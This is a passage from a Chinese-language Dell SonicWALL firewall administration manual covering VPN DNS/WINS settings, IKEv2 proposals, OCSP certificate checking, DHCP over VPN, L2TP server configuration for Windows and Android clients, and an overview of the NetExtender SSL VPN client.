- **VPN 客户端的 DNS 和 WINS 服务器设置** – 要为客户端配置 DNS 和 WINS 服务器设置，如通过 GroupVPN 的第三方 VPN 客户端，或移动 IKEv2 客户端，请单击**配置**按钮。此时显示**添加 VPN DNS 和 WINS 服务器**对话框。

  > 注：此选项仅针对 TZ 设备出现。



- **DNS 服务器** – 选择动态或手动指定 DNS 服务器：
  - **从 Dell SonicWALL 的 DNS 设置动态继承 DNS 设置** – SonicWALL 设备自动获取 DNS 服务器 IP 地址。
  - **手动指定** – 在 **DNS 服务器 1/3** 字段中输入最多 3 个 DNS 服务器 IP 地址。
- **WINS 服务器** – 在 **WINS 服务器 1/2** 字段中输入最多 2 个 WINS 服务器 IP 地址。

配置 IKEv2 设置

IKEv2 设置影响 IKE 通知，且允许您配置动态客户端支持。

- **发送 IKEv2 Cookie 通知** - 将 cookie 作为一种验证工具发送到 IKEv2 对等点。
- **发送 IKEv2 无效的 SPI 通知** – 当存在活动的 IKE 安全关联 (SA) 时，发送无效的安全参数索引 (SPI) 通知到 IKEv2 对等点。默认情况下已选中该选项。
- **IKEv2 动态客户端建议** - SonicOS 提供 IKEv2 动态客户端支持，利用它可配置互联网密钥交换 (IKE) 属性，而不必使用默认设置。

  单击**配置**按钮将启动**配置 IKEv2 动态客户端建议**对话框。



  SonicOS 支持这些 **IKE 建议**设置：

  - **DH 组：群组 1、群组 2**（默认）、**群组 5、群组 14**，以及下面 5 个包含在 Suite B 加密中的 DH 群组：
    - **256 位随机 ECP 组**
    - **384 位随机 ECP 组**
    - **521 位随机 ECP 组**
    - **192 位随机 ECP 组**
    - **224 位随机 ECP 组**
  - **加密：DES、3DES**（默认）、**AES-128、AES-192，AES-256**

- **身份验证：MD5、SHA1**（默认）、**SHA256**、**SHA384** 或 **SHA512**

然而，如果定义了 IKEv2 交换模式和 0.0.0.0 IPSec 网关的 VPN 策略，则无法在单个策略基础上配置这些 IKE 建议设置。

注：远程网关上的 VPN 策略也必须利用相同的设置进行配置。

OCSP 配合 Dell SonicWALL 网络安全设备使用

OCSP 设计用于扩充或替换公钥基础设施 (PKI) 或数字证书系统中的 CRL。CRL 用于验证 PKI 组成的数字证书。这样，证书机构 (CA) 就可以在计划到期日期前吊销证书，防止被盗或无效证书影响 PKI 系统。

证书吊销列表的主要缺点是需要频繁更新以使每个客户端的 CRL 保持最新状态。如果每个客户端都要下载完整的 CRL，这种频繁更新将大大增加网络流量。根据 CRL 更新频率，可能存在这样一个时间段：CRL 已吊销一个证书，但客户端尚未收到更新，因而继续允许使用该证书。

在线证书状态协议可确定数字证书的当前状态，无需使用 CRL。通过 OCSP，客户端或应用程序可直接确定特定数字证书的状态。因此，它能提供比 CRL 更及时的证书状态信息。此外，客户端通常只需检查几个证书，不需要为少数几个证书而下载全部 CRL，从而节省开销。这可以大大降低与证书验证相关的网络流量。

OCSP 通过 HTTP 传输消息，以便最大程度地兼容现有网络。这需要仔细配置网络上的任何缓存服务器，避免收到可能过期的 OCSP 响应缓存副本。

OCSP 客户端与 OCSP 响应者通信。OCSP 响应者可以是用来确定证书状态的 CA 服务器，或是与该 CA 服务器通信的其他服务器。OCSP 客户端向 OCSP 响应者发送状态请求，并暂停接受证书，直到响应者提供响应为止。客户端请求包括协议版本、服务请求、目标证书身份和可选扩展项等数据。可选扩展项不一定能获得 OCSP 响应者的应答。

OCSP 响应者接收客户端的请求，检查该消息的形式是否妥当，以及响应者是否能响应该服务请求。然后，它检查该请求是否包含期望服务所需的信息。如果所有条件均满足，响应者就会向 OCSP 客户端返回一个确切的响应。OCSP 响应者需要提供一个基本响应：GOOD（正常）、REVOKED（已吊销）或 UNKNOWN（未知）。如果 OCSP 客户端和响应者均支持可选的扩展项，那么也可能提供其他响应。GOOD 状态是期望的响应，因为它表示未吊销证书。REVOKED 状态表示已吊销证书。UNKNOWN 状态表示响应者没有关于该证书的信息。

OCSP 服务器通常以推 (push) 或拉 (pull) 方式与 CA 服务器合作。CA 服务器可配置为向 OCSP 服务器推送 CRL 列表（吊销列表）。此外，OCSP 服务器可配置为定期从 CA 服务器下载（拉） CRL。OCSP 服务器还必须配置 CA 服务器颁发的 OCSP 响应签名证书。该签名证书必须有适当的形式，否则 OCSP 客户端将不接受来自 OSCP 服务器的响应。

OpenCA OCSP 响应者

使用 OCSP 要求将 OpenCA（开源证书机构）OCSP Responder 作为其唯一支持的 OCSP 响应者。OpenCA OCSP Responder 的网址是：http://www.openca.org。OpenCA OCSP Responder 是 rfc2560 兼容 OCSP 响应者，运行于默认端口 2560（以向 rfc2560 致敬）。

加载证书以使用 OCSP

为使 SonicOS 用作 OCSP 响应者的客户端，必须将 CA 证书加载到防火墙。

1 在**系统 -> 证书**页面，单击“导入”按钮。随即显示“导入证书”页面。

2 选中从 **PKCS#7 (.p7b)**、**PEM (.pem)** 或 **DER (.der** 或 **.cer) 编码文件导入 CA 证书**选项，指定证书的位置。

OCSP 配合 VPN 策略使用

防火墙 OCSP 设置既可以在策略级别上配置，也可以全局配置。要针对单个 VPN 策略配置 OCSP 检查，请使用 VPN 策略配置页面的高级选项卡。

1 选择**启用 OCSP 检查**旁边的单选按钮。

2 指定 OCSP 服务器的 **OCSP 响应者 URL**，例如 http://192.168.168.220:2560，其中 192.168.168.220 是 OCSP 服务器的 IP 地址，2560 是 OpenCA OCSP 响应者服务的默认工作端口。

104

配置 VPN 上的 DHCP

- 第 1055 页的 VPN > VPN 上的 DHCP
  - 第 1056 页的 DHCP 中继模式
  - 第 1056 页的针对 VPN 上的 DHCP 配置中心网关
  - 第 1057 页的配置 VPN 上的 DHCP 的远程网关
  - 第 1059 页的当前 VPN 上的 DHCP 租用

VPN > VPN 上的 DHCP

VPN > VPN 上的 DHCP 页面用于配置防火墙以从 VPN 隧道另一端的 DHCP 服务器获得 IP 地址租用。某些网络部署希望将所有 VPN 网络置于一个逻辑 IP 子网上，造成一种似乎所有 VPN 网络都位于同一 IP 子网地址空间中的印象。这有利于使用 VPN 隧道的网络的 IP 地址管理。



主题：

- 第 1056 页的 DHCP 中继模式
- 第 1056 页的针对 VPN 上的 DHCP 配置中心网关
- 第 1057 页的配置 VPN 上的 DHCP 的远程网关
- 第 1059 页的当前 VPN 上的 DHCP 租用

DHCP 中继模式

远程和中心站点的防火墙针对初始 DHCP 流量及站点之间的后续 IP 流量的 VPN 隧道进行配置。远程站点（**远程网关**）的防火墙通过其 VPN 隧道传递 DHCP 广播数据包。中心站点（**中心网关**）的防火墙将远程网络客户端的 DHCP 数据包中继到中心站点上的 DHCP 服务器。

针对 VPN 上的 DHCP 配置中心网关

为中心网关配置 *VPN* 上的 *DHCP* 的步骤如下：

1 选择 **VPN > VPN 上的 DHCP**。

2 从 **VPN 上的 DHCP**下拉菜单中选择**中心网关**。



3 单击**配置**。随即显示 **VPN 上的 DHCP 配置**窗口。



4 选择以下一项

- 如果您要对 Global VPN Client 或远程防火墙或对两者都使用 DHCP 服务器，请选择**使用内部 DHCP 服务器**选项。
  - a 您还可以选择以下两项之一或两项全选：
    - 要对 Global VPN Client 使用 DHCP 服务器，请选择**用于全局 VPN 客户端**选项。
    - 要对远程防火墙使用 DHCP 服务器，请选择**远程防火墙**选项。
- 若要将 DHCP 请求发送到特定服务器，请选择**向以下列出的服务器地址发送 DHCP 请求**。
  - a 单击**添加**。随即显示**添加 DHCP 服务器**窗口。



b 在 **IP 地址**字段中输入 DHCP 服务器的 IP 地址。

c 单击**确定**。现在，防火墙将把 DHCP 请求导向指定服务器。

5 在**中继 TP 地址（可选）**字段中输入中继服务器的 IP 地址。

设置后，此 IP 地址将用作 DHCP 中继代理 IP 地址 (giaddr) 代替此 SonicWALL 的 LAN IP 地址。仅当远程网关上没有设置中继 IP 地址时才使用此地址，且必须保留其在 DHCP 服务器上的 DHCP 范围内。

6 单击**确定**。

配置 VPN 上的 DHCP 的远程网关

1 从 **VPN 上的 DHCP** 下拉菜单中选择**远程网关**。



2 单击**配置**。随即显示 **VPN 上的 DHCP 配置**窗口。



3 在**常规**选项卡，如果 VPN 策略已启用**本地网络使用通过该 VPN 隧道的 DHCP 获取 IP 地址**设置，则**通过该 VPN 隧道中继 DHCP** 字段会自动显示 VPN 策略名称。

> 注：只有使用 IKE 的 VPN 策略能够用作 DHCP 的 VPN 隧道。VPN 隧道必须使用 IKE 且必须相应设置本地网络。本地网络使用通过该 VPN 隧道的 DHCP 获取 IP 地址。

4 从 **DHCP 租赁绑定到**菜单选择 DHCP 租用绑定的接口。

5 要接受来自桥接 WLAN 接口的 DHCP 请求，请启用**接受来自桥接 WLAN 接口的 DHCP 请求**复选框。

6 如果在**中继 IP 地址**字段中输入一个 IP 地址，该 IP 地址将用作 DHCP 中继代理 IP 地址 (giaddr)，代替中心网关的地址，且必须保留在 DHCP 服务器上的 DHCP 范围中。此地址也可用来从中心网关后面通过 VPN 隧道远程管理该防火墙。

> 注：如果需要通过隧道进行管理，则“中继 IP 地址”和“远程管理 IP 地址”字段不能为零。


7 如果在**远程管理 IP 地址**字段中输入一个 IP 地址，该 IP 地址将用来从中心网关后面管理防火墙，且必须保留在 DHCP 服务器上的 DHCP 范围中。

8 如果启用**当检测到 IP 欺骗时，阻断隧道上的流量**，防火墙将阻止任何伪造认证用户 IP 地址的流量通过 VPN 隧道。但是，如果您有任何静态设备，必须确保为该设备输入正确的以太网地址。以太网地址是身份识别过程的一部分，不正确的以太网地址可能导致防火墙做出 IP 欺骗响应。

9 如果 VPN 隧道中断，可以从本地 DHCP 服务器获得临时 DHCP 租用。一旦隧道再次可用，本地 DHCP 服务器就会停止租用。选中**如果隧道无法使用，将从本地的 DHCP 服务器获得临时租赁**复选框。通过选中此复选框，您就能在隧道停止工作时获得故障切换选项。

10 若要为临时租用设置一定的时间，请在**临时租约时间**框中输入临时租用的分钟数。默认值为 **2** 分钟。

11 要配置 LAN 上的设备，请单击**设备**选项卡。



12 要配置 **LAN 上静态设备**，请单击**添加**以显示**添加 LAN 设备条目**窗口。



13 在 **IP 地址**字段中输入设备的 IP 地址，然后在**以太网地址**字段中输入设备的以太网地址。

静态设备的一个例子是打印机，因为它无法动态获取 IP 租用。如果未启用**当检测到 IP 欺骗时，阻断隧道上的流量**，则无必要输入设备的以太网地址。必须从 DHCP 服务器上的可用 IP 地址池中排除静态 IP 地址，以免 DHCP 服务器将这些地址分配给 DHCP 客户端。还应排除用作**中继 IP 地址**的 IP 地址。推荐保留一个 IP 地址块以用作中继 IP 地址。

14 单击**确定**。

15 要排除 LAN 上的设备，请单击**添加**以显示**添加排除的 LAN 条目**窗口。



16 在**以太网地址**字段输入设备的 MAC 地址。

17 单击**确定**。

18 单击**确定**以退出 **VPN 上的 DHCP 配置**窗口。

注：必须在远程防火墙上配置本地 DHCP 服务器以将 IP 租用分配给这些计算机。

注：如果远程站点无法连接中心网关并获取租用，请确认远程计算机未启用“确定网络增强器”(DNE)。

提示：如果静态 LAN IP 地址不在 DHCP 范围内，向该 IP 路由是可能的，即两个 LAN。

当前 VPN 上的 DHCP 租用

“当前 VPN 上的 DHCP 租用”表是一个滚动窗口，显示当前绑定的详细信息：IP 地址、主机名称、以太网地址、租用时间，和隧道名。表中最后一列“配置”，允许您配置或删除一个表条目（绑定）。

要编辑一个绑定，请单击**编辑**。要删除一个绑定以便在 DHCP 服务器中释放该 IP 地址，请从列表中选择该绑定，然后单击**删除** 图标。完成该操作需要几秒钟时间。完成后，会在 Web 浏览器窗口的底部显示一条确认更新的消息。单击**全部删除**将删除全部 VPN 租用。

105

配置 L2TP 服务器和 VPN 客户端访问

- 第 1060 页的 VPN > L2TP 服务器
- 第 1061 页的配置 L2TP 服务器
- 第 1063 页的查看当前活动的 L2TP 会话
- 第 1063 页的配置 Microsoft Windows L2TP VPN 客户端访问
- 第 1065 页的配置 Google Android L2TP VPN 客户端访问

VPN > L2TP 服务器

Dell SonicWALL 网络安全设备可以终止来自传入 Microsoft Windows 或 Google Android 客户端的 L2TP-over-IPsec 连接。在无法运行 Global VPN Client 的情况下，可以利用 Dell SonicWALL L2TP 服务器来安全访问防火墙之后的资源。

可以利用 2 层隧道协议 (L2TP) 来创建互联网等公共网络上的 VPN。L2TP 提供了不同 VPN 供应商之间的互操作性，PPTP 和 L2F 则无此能力，不过 L2TP 结合了这两个协议的长处，是它们的扩展。

L2TP 支持 PPP 支持的多种验证选项，包括密码验证协议 (PAP)、质询握手身份验证协议 (CHAP) 和 Microsoft 质询握手身份验证协议 (MS-CHAP)。可以利用 L2TP 验证 VPN 隧道的端点以提供额外的安全保护，还可以利用 IPsec 予以实现以提供安全的加密 VPN 解决方案。

主题：

- 第 1061 页的配置 L2TP 服务器
- 第 1063 页的查看当前活动的 L2TP 会话
- 第 1063 页的配置 Microsoft Windows L2TP VPN 客户端访问
- 第 1065 页的配置 Google Android L2TP VPN 客户端访问

注：如需配置 L2TP 服务器的更详细信息，请参阅技术说明**在 SonicOS 中配置 L2TP 服务器**，它位于 Dell SonicWALL 支持网站：https://support.software.dell.com/zh-cn/。

配置 L2TP 服务器

VPN > L2TP 服务器页面提供用于将 Dell SonicWALL 网络安全设备配置为 L2TP 服务器的设置。



配置 *L2TP* 服务器的步骤如下：

1 选择**启用 L2TP 服务器**选项。

2 单击**配置**以显示 **L2TP 服务器配置**对话框。



3 选择 **L2TP 服务器**选项卡。

4 在**使活时间（秒）**字段中输入秒数，以发送特定数据包，保持连接打开。默认值为 **60** 秒。

5 在 **DNS 服务器 1** 字段中输入首个 DNS 服务器的 IP 地址。若有第二个 DNS 服务器，请在 **DNS 服务器 2** 字段中输入其 IP 地址。

6 在 **WINS 服务器 1** 字段中输入首个 WINS 服务器的 IP 地址。若有第二个 WINS 服务器，请在 **WINS 服务器 2** 字段中输入其 IP 地址。

7 选择 **L2TP 用户**选项卡。



8 选择下列**IP 地址设置**单选按钮之一：

- 如果 RADIUS/LDAP 服务器提供 L2TP 客户端的 IP 地址信息，请选择 **RADIUS/LDAP 服务器提供的 IP 地址**选项。默认情况下，未选择该选项。

  注：RADIUS 或者 LDAP 必须在用户设置页面选择以使用该选项。如果已选择此选项，将显示效果的信息式消息。单击**确定**。

  起始 IP 和**终止 IP** 字段变灰。转到步骤 10。

- 如果 L2TP 服务器提供 IP 地址，则选择**使用本地 L2TP IP 池**。这是默认 IP 地址设置。

9 在**起始 IP** 和**终止 IP** 字段中输入专用 IP 地址的范围。专用 IP 地址应当是 LAN 上的 IP 地址范围。

10 如果已配置使用 L2TP 的特定用户群组，请从 L2TP 用户的用户群组菜单中选择或使用任何人。

11 单击**确定**。

PPP 选项卡



PPP 选项卡下面的 **PPP 设置**面板使您可以使用**向上**和**向下**箭头添加或删除身份验证协议，或重新组织身份验证协议的优先顺序。

查看当前活动的 L2TP 会话

活动的 L2TP 会话面板显示了当前处于活动状态的 L2TP 会话。



随即显示以下信息。

- **用户名** - 本地用户数据库或 RADIUS 用户数据库中指定的用户名。
- **PPP IP** - 连接的源 IP 地址。
- **区域** - L2TP 客户端使用的区域。
- **接口** - 用于访问 L2TP 服务器的接口，可以是 VPN 客户端或其他防火墙。
- **验证** - L2TP 客户端使用的身份验证类型。
- **主机名** - 连接到 L2TP 服务器的 L2TP 客户端的名称。

配置 Microsoft Windows L2TP VPN 客户端访问

本节提供一个配置示例，说明如何利用内置的 L2TP 服务器和 Microsoft 的 L2TP VPN 客户端，实现 L2TP 客户端对 WAN GroupVPN SA 的访问。

注：SonicOS 仅支持 L2TP 客户端的 X.509 证书；不支持 L2TP 连接的以 PKCS #7 编码的 X.509 证书。

使 *Microsoft L2TP VPN* 客户端能够访问 *WAN GroupVPN SA* 的步骤如下：

1 转至 **VPN > 设置**页面。

2 对于 WAN GroupVPN 策略，单击**配置**图标。

3 在**常规**选项卡中，从**验证方法**菜单中选择使用共享密钥的 IKE。

4 在**共享密钥**字段输入一个共享密钥以完成客户端策略配置。

5 单击**确定**按钮。

6 转至 **VPN > L2TP 服务器**页面。

7 在 **L2TP 服务器设置**部分，单击**启用 L2TP 服务器**复选框。

8 单击**配置**按钮。出现 **L2TP 服务器配置**对话框。



9 提供以下 L2TP 服务器设置：

- **使活时间（秒）**：*60*
- **DNS 服务器 1**：*199.2.252.10*（或者使用 ISP 的 DNS）
- **DNS 服务器 2**：*4.2.2.2*（或者使用 ISP 的 DNS）
- **DNS 服务器 3**：*0.0.0.0*（或者使用 ISP 的 DNS）
- **WINS 服务器 1**：*0.0.0.0*（或者使用 WINS IP）
- **WINS 服务器 2**：*0.0.0.0*（或者使用 WINS IP）

10 提供 IP 地址设置：

- **使用本地 L2TP IP 池**：启用（默认已选择）
- **起始 IP**：*10.20.0.1*（示例）
- **终止 IP**：*10.20.0.20*（示例）

ⓘ **注**：使用任何唯一的专用范围。

11 在“L2TP 用户”部分，从**L2TP 用户的用户群组**下拉菜单中选择**受信任的用户**。

12 转至**用户 > 本地用户**页面。

13 单击**添加用户**按钮。将显示**添加用户**对话框。



14 在**名称**、**密码**和**确认密码**字段指定用户名和密码。

15 单击**确定**。

> 注：通过编辑 VPN LAN 区域或另一 VPN 区域的**防火墙 > 访问规则**，您可以限制 L2TP 客户端的网络访问。要查找待编辑的规则，选择**访问规则**表的**所有规则**视图并查看源列。适用行的**源**列中地址对象显示“L2TP IP 池”。

16 在您的 Microsoft Windows 计算机上，完成以下 L2TP VPN 客户端配置以实现安全访问：

- 转至 Windows > 开始 > 控制面板 > 网络连接。
- 打开“新建连接向导”。单击**下一步**。
- 选择“连接到我的工作场所的网络”。单击**下一步**。
- 选择“虚拟专用网络连接”。单击**下一步**。
- 为您的 VPN 连接输入一个名称。单击**下一步**。
- 输入防火墙的公共 (WAN) IP 地址。或者，您也可以使用一个指向该防火墙的域名。单击**下一步**，然后单击**完成**。随即出现连接窗口。单击**属性**。
- 单击“安全”选项卡。单击“IPSec 设置”。启用“使用预共享密钥进行身份验证”。输入您的预共享密钥。单击**确定**。
- 单击“联网”选项卡。将“VPN 类型”从“自动”更改为“L2TP IPSec VPN”。单击**确定**。
- 10) 输入您的 XAUTH 用户名和密码。单击**连接**。

17 转至 **VPN > 设置**页面，验证您的 Microsoft Windows L2TP VPN 设备已连接。VPN 客户端显示在**当前活动的 VPN 隧道**部分。

配置 Google Android L2TP VPN 客户端访问

本节提供一个配置示例，说明如何利用内置的 L2TP 服务器和 Google Android 的 L2TP VPN 客户端，实现 L2TP 客户端对 WAN GroupVPN SA 的访问。

使 *Google Android L2TP VPN* 客户端能够访问 *WAN GroupVPN SA* 的步骤如下：

1 转至 **VPN > 设置**页面。

2 对于 WAN GroupVPN 策略，单击**配置**图标。随即显示 **VPN 策略**对话框。



3 从**验证方法**下拉菜单中选择**使用共享密钥的 IKE**（默认）。

4 在**共享密钥**字段输入一个共享密钥以完成客户端策略配置。

5 单击**建议**选项卡。



6 提供 **IKE (阶段 1) 建议**的以下设置：

- DH 组：**群组 2**
- 加密：**3DES**
- 验证：**SHA1**
- 生存时间（秒）：**28800**

7 提供 **IPsec (阶段 2) 建议**的以下设置：

- 协议：**ESP**
- 加密：**DES**
- 验证：**SHA1**

- 启用完全转发保密：**启用**
- 生存时间（秒）：**28800**

8 单击**高级**选项卡。



9 提供以下设置：

- 启用 NetBIOS 广播：**启用**
- 启用组播：**禁用**
- 通过该 SA 管理：**全部禁用**
- 默认网关：**0.0.0.0**
- 需要 XAUTH 验证 VPN 客户端：**启用**
- XAUTH 用户的用户群组：**Trusted Users**

10 在“客户端”选项卡中，提供以下设置：

- 在客户端缓存 XAUTH 用户名和密码：**单一会话**或**始终**
- 虚拟适配器设置：**DHCP 租赁**
- 允许连接到：**分离隧道**
- 设置默认路由作为该网关：**禁用**
- 对于简单客户供应使用默认密钥：**启用**

11 转至 **VPN > L2TP 服务器**页面。在“L2TP 服务器设置”部分，单击**启用 L2TP 服务器**复选框。单击**配置**按钮。随即显示“L2TP 服务器设置”配置页面。

12 提供以下 L2TP 服务器设置：

- 保持活动时间（秒）：60
- DNS 服务器 1:199.2.252.10 （或者使用 ISP 的 DNS）
- DNS 服务器 2:4.2.2.2 （或者使用 ISP 的 DNS）

- DNS 服务器 3:0.0.0.0 （或者使用 ISP 的 DNS）
- WINS 服务器 1:0.0.0.0（或者使用 WINS IP）
- WINS 服务器 2:0.0.0.0（或者使用 WINS IP）

13 提供 IP 地址设置：

- RADIUS/LDAP 服务器提供的 IP 地址：禁用
- 使用本地 L2TP IP 池：启用
- 起始 IP ：10.20.0.1（示例）
- 终止 IP:10.20.0.20（示例）

注：使用任何唯一的专用范围。

14 在“L2TP 用户”部分，从“L2TP 用户的用户群组”下拉菜单中选择**受信任的用户**。

15 转至**用户 > 本地用户**页面。单击**添加用户**按钮。

16 在“设置”选项卡中，指定用户名和密码。

17 在“VPN 访问”选项卡中，将所需的网络地址对象添加到 L2TP 客户端的访问列表网络。

注：至少应将“LAN 子网”、“LAN 主要子网”和“L2TP IP 池”地址对象添加到访问列表。

注：您已完成 SonicOS 配置。

18 在您的 Google Android 设备上，完成以下 L2TP VPN 客户端配置以实现安全访问：

- 转至“应用”页面，选择**设置**图标。从“设置”菜单选择**无线和网络**。
- 选择“VPN 设置”，单击**添加 VPN**。
- 选择**添加 L2TP/IPSec PSK VPN**。
- VPN 名称：输入 VPN 友好名称
- 设置 VPN 服务器：输入防火墙的公共 IP 地址
- 设置 IPSec 预共享密钥：输入您的 WAN GroupVPN 策略的密码
- L2TP 密钥：不填
- LAN 域：可选设置
- 输入您的 XAUTH 用户名和密码。单击**连接**。

19 转至 **VPN > 设置**页面，验证您的 Google Android 设备已连接。VPN 客户端显示在“当前活动的 VPN 隧道”部分。

第 15 部分

SSL VPN

- 配置 SSL VPN
- 显示 SSL VPN 会话数据
- 配置 SSL VPN 服务器行为
- 配置 SSL VPN 客户端设置
- 配置虚拟办公室 Web 入口
- 配置虚拟办公室

106

配置 SSL VPN

- 第 1070 页的 SSL VPN概述
  - 第 1070 页的 SSL VPN NetExtender 概述
  - 第 1072 页的配置用户的 SSL VPN 访问

SSL VPN概述

本章节介绍如何配置 Dell SonicWALL 网络安全设备上的 SSL VPN 功能。SonicWALL 的 SSL VPN 功能利用 NetExtender 客户端实现对网络的安全远程访问。

NetExtender 是一种用于 Windows、Mac 或 Linux 用户的 SSL VPN 客户端，透明下载，支持用户在公司网络上安全运行任何应用程序。它使用点对点协议 (PPP)。NetExtender 允许远程客户端无缝访问本地网络上的资源。用户可通过两种方式访问 NetExtender：

- 登录 Dell SonicWALL 网络安全设备提供的虚拟办公室 Web 入口，单击 NetExtender 按钮。
- 启动独立的 NetExtender 客户端。

NetExtender 独立客户端在您首次启动 NetExtender 时安装。然后，通过 Windows 系统的“开始”菜单，MacOS 系统的应用程序文件夹或 Dock，或者 Linux 系统的路径名或快捷方式栏，就可以访问它。

主题：

- 第 1070 页的 SSL VPN NetExtender 概述
- 第 1072 页的配置用户的 SSL VPN 访问

SSL VPN NetExtender 概述

本节介绍 SonicOS SSL VPN NetExtender 的功能。

主题：

- 第 1070 页的什么是 SSL VPN NetExtender？
- 第 1071 页的优点
- 第 1071 页的 NetExtender 概念

什么是 SSL VPN NetExtender？

SonicWALL 的 SSL VPN NetExtender 功能是一种用于 Windows、Mac 和 Linux 用户的透明软件应用程序，支持远程用户安全连接到远程网络。利用 NetExtender，远程用户可以安全地在远程网络上运行任何应用程序。用户可以上传下载文件，安全网络驱动器，访问资源，如同在本地网络上一样。NetExtender 连接使用点对点协议 (PPP)。

优点

NetExtender 使远程用户能够全权访问受保护的内部网络。体验几乎与使用传统的 IPSec VPN 客户端完全相同，但 NetExtender 不需要手动安装客户端。相反，NetExtender Windows 客户端是通过 ActiveX 控件（使用 Internet Explorer 浏览器时）或 XPCOM 插件（使用 Firefox 时）自动安装到远程用户的 PC 上。在 MacOS 系统上，支持的浏览器使用 Java 控件从虚拟办公室门户自动安装 NetExtender。Linux 系统也可以安装和使用 NetExtender 客户端。

安装后，NetExtender 自动启动并连接一个虚拟适配器，以便对内部网络上允许的主机和子网进行安全的 SSL-VPN 点对点访问。

NetExtender 概念

主题：

- 第 1071 页的独立客户端
- 第 1071 页的客户端路由
- 第 1071 页的 Tunnel All 模式
- 第 1072 页的连接脚本
- 第 1072 页的代理配置

独立客户端

NetExtender 是一个浏览器安装的轻型应用程序，可提供全面的远程访问，而无需用户手动下载和安装该应用程序。用户首次启动 NetExtender 时，NetExtender 独立客户端会自动安装到用户的 PC 或 Mac 上。安装程序根据用户的登录信息创建一个配置文件。然后，安装程序窗口关闭并自动启动 NetExtender。如果用户安装了旧版 NetExtender，安装程序将首先卸载旧版本，然后安装新版本。

NetExtender 独立客户端安装完成后，Windows 用户可以从 PC 的**开始 > 程序**菜单启动 NetExtender，并配置 NetExtender 在 Windows 启动时启动。Mac 用户可以从系统的应用程序文件夹启动 NetExtender，或将其图标拖到 Dock 中以便快速访问。在 Linux 系统中，安装程序会在 **/usr/share/NetExtender** 中创建一个桌面快捷方式。可以将其拖到 Gnome 和 KDE 等环境的快捷方式栏中。

客户端路由

NetExtender 客户端路由用于允许或拒绝 SSL VPN 用户访问各种网络资源。使用地址对象可以轻松且动态地配置网络资源访问。

Tunnel All 模式

Tunnel All 模式路由通过 SSL VPN NetExtender 隧道路由远程用户的所有来往流量，包括目标为远程用户本地网络的流量。通过将下列路由添加到远程客户端的路由表中实现的：

表 148. 将要添加到远程客户端路由表的路由

IP 地址	子网掩码
0.0.0.0	0.0.0.0
0.0.0.0	128.0.0.0
128.0.0.0	128.0.0.0

NetExtender 还为所有网络连接的本地网络添加路由。这些路由的度量高于任何现有路由，从而强制目标为本地网络的流量通过 SSL VPN 隧道传送。例如，如果一个远程用户在 `10.0.*.*` 网络上有 IP 地址 `10.0.67.64`，则将添加路由 `10.0.0.0/255.255.0.0`，以便通过 SSL VPN 隧道路由流量。

连接脚本

当 NetExtender 连接和断开时，SonicWALL SSL VPN 允许用户运行批处理文件脚本。脚本可用于映射或断开网络驱动器和打印机，启动应用程序，或者打开文件或 Web 站点。NetExtender 连接脚本可支持任何有效的批处理文件命令。

代理配置

SonicWALL SSL VPN 支持使用代理配置的 NetExtender 会话。目前仅支持 HTTPS 代理。从 Web 入口启动 NetExtender 时，如果浏览器已经配置代理访问，NetExtender 将自动继承代理设置。代理设置也可以在 NetExtender 客户端首选项中手动配置。对于支持 Web 代理自动发现 (WPAD) 协议的代理服务器，NetExtender 可以自动检测代理设置。

NetExtender 为配置代理设置提供了三个选项：

- **自动检测设置** – 如需使用该设置，代理服务器必须支持 Web 代理服务器自动发现协议 (WPAD)，该协议可自动将代理服务器设置脚本推送到客户端。
- **使用自动配置脚本** – 如果知道代理设置脚本的位置，您可以选择此选项并提供脚本的 URL。
- **使用代理服务器** – 可以使用此选项来指定代理服务器的 IP 地址和端口。也可以在**绕过防火墙**字段中输入 IP 地址或域名，从而绕过代理服务器，直接到这些地址。若需要，可以为代理服务器输入用户名和密码。如果代理服务器要求用户名和密码，而您没有指定，NetExtender 首次连接时将弹出一个窗口，提示您输入用户名和密码。

当 NetExtender 使用代理设置连接时，它与代理服务器建立 HTTPS 连接，而不是直接连到防火墙服务器。代理服务器随即将流量转发给 SSL VPN 服务器。所有流量都由 SSL 利用 NetExtender 协商的证书加密，代理服务器对此一无所知。对于代理和非代理用户，连接过程相同。

配置用户的 SSL VPN 访问

为使用户能够访问 SSL VPN 服务器，必须将其指定到 **SSLVPN 服务**组。将拒绝不属于 **SSLVPN 服务**组的用户试图通过虚拟办公室登录的访问。

> **注：** 如需在 SonicWALL 设备安装 NetExtender 的完整说明，请参见知识库中的如何在 SonicOS 5.9 及更高版本上设置 SSL-VPN 功能（NetExtender 访问）。
>
> **视频：**视频 Dell SonicWALL UM 设备：SSL VPN 的配置方法也解释了配置 NetExtender 的步骤。

支持的每种 Dell SonicWALL 网络安全设备型号的最大 SSL VPN 并发用户数如表 149 所示：

表 149. 最大并发 SSL VPN 用户数

Dell SonicWALL 设备型号	最大并发 SSL VPN 连接数	Dell SonicWALL 设备型号	最大并发 SSL VPN 连接数	Dell SonicWALL 设备型号	最大并发 SSL VPN 连接数
SM 9600	3000	NSA 6600	1500	TZ600	200
SM 9400	3000	NSA 5600	1000	TZ500/TZ500 W	150
SM 9200	3000	NSA 4600	500	TZ400/TZ400 W	100
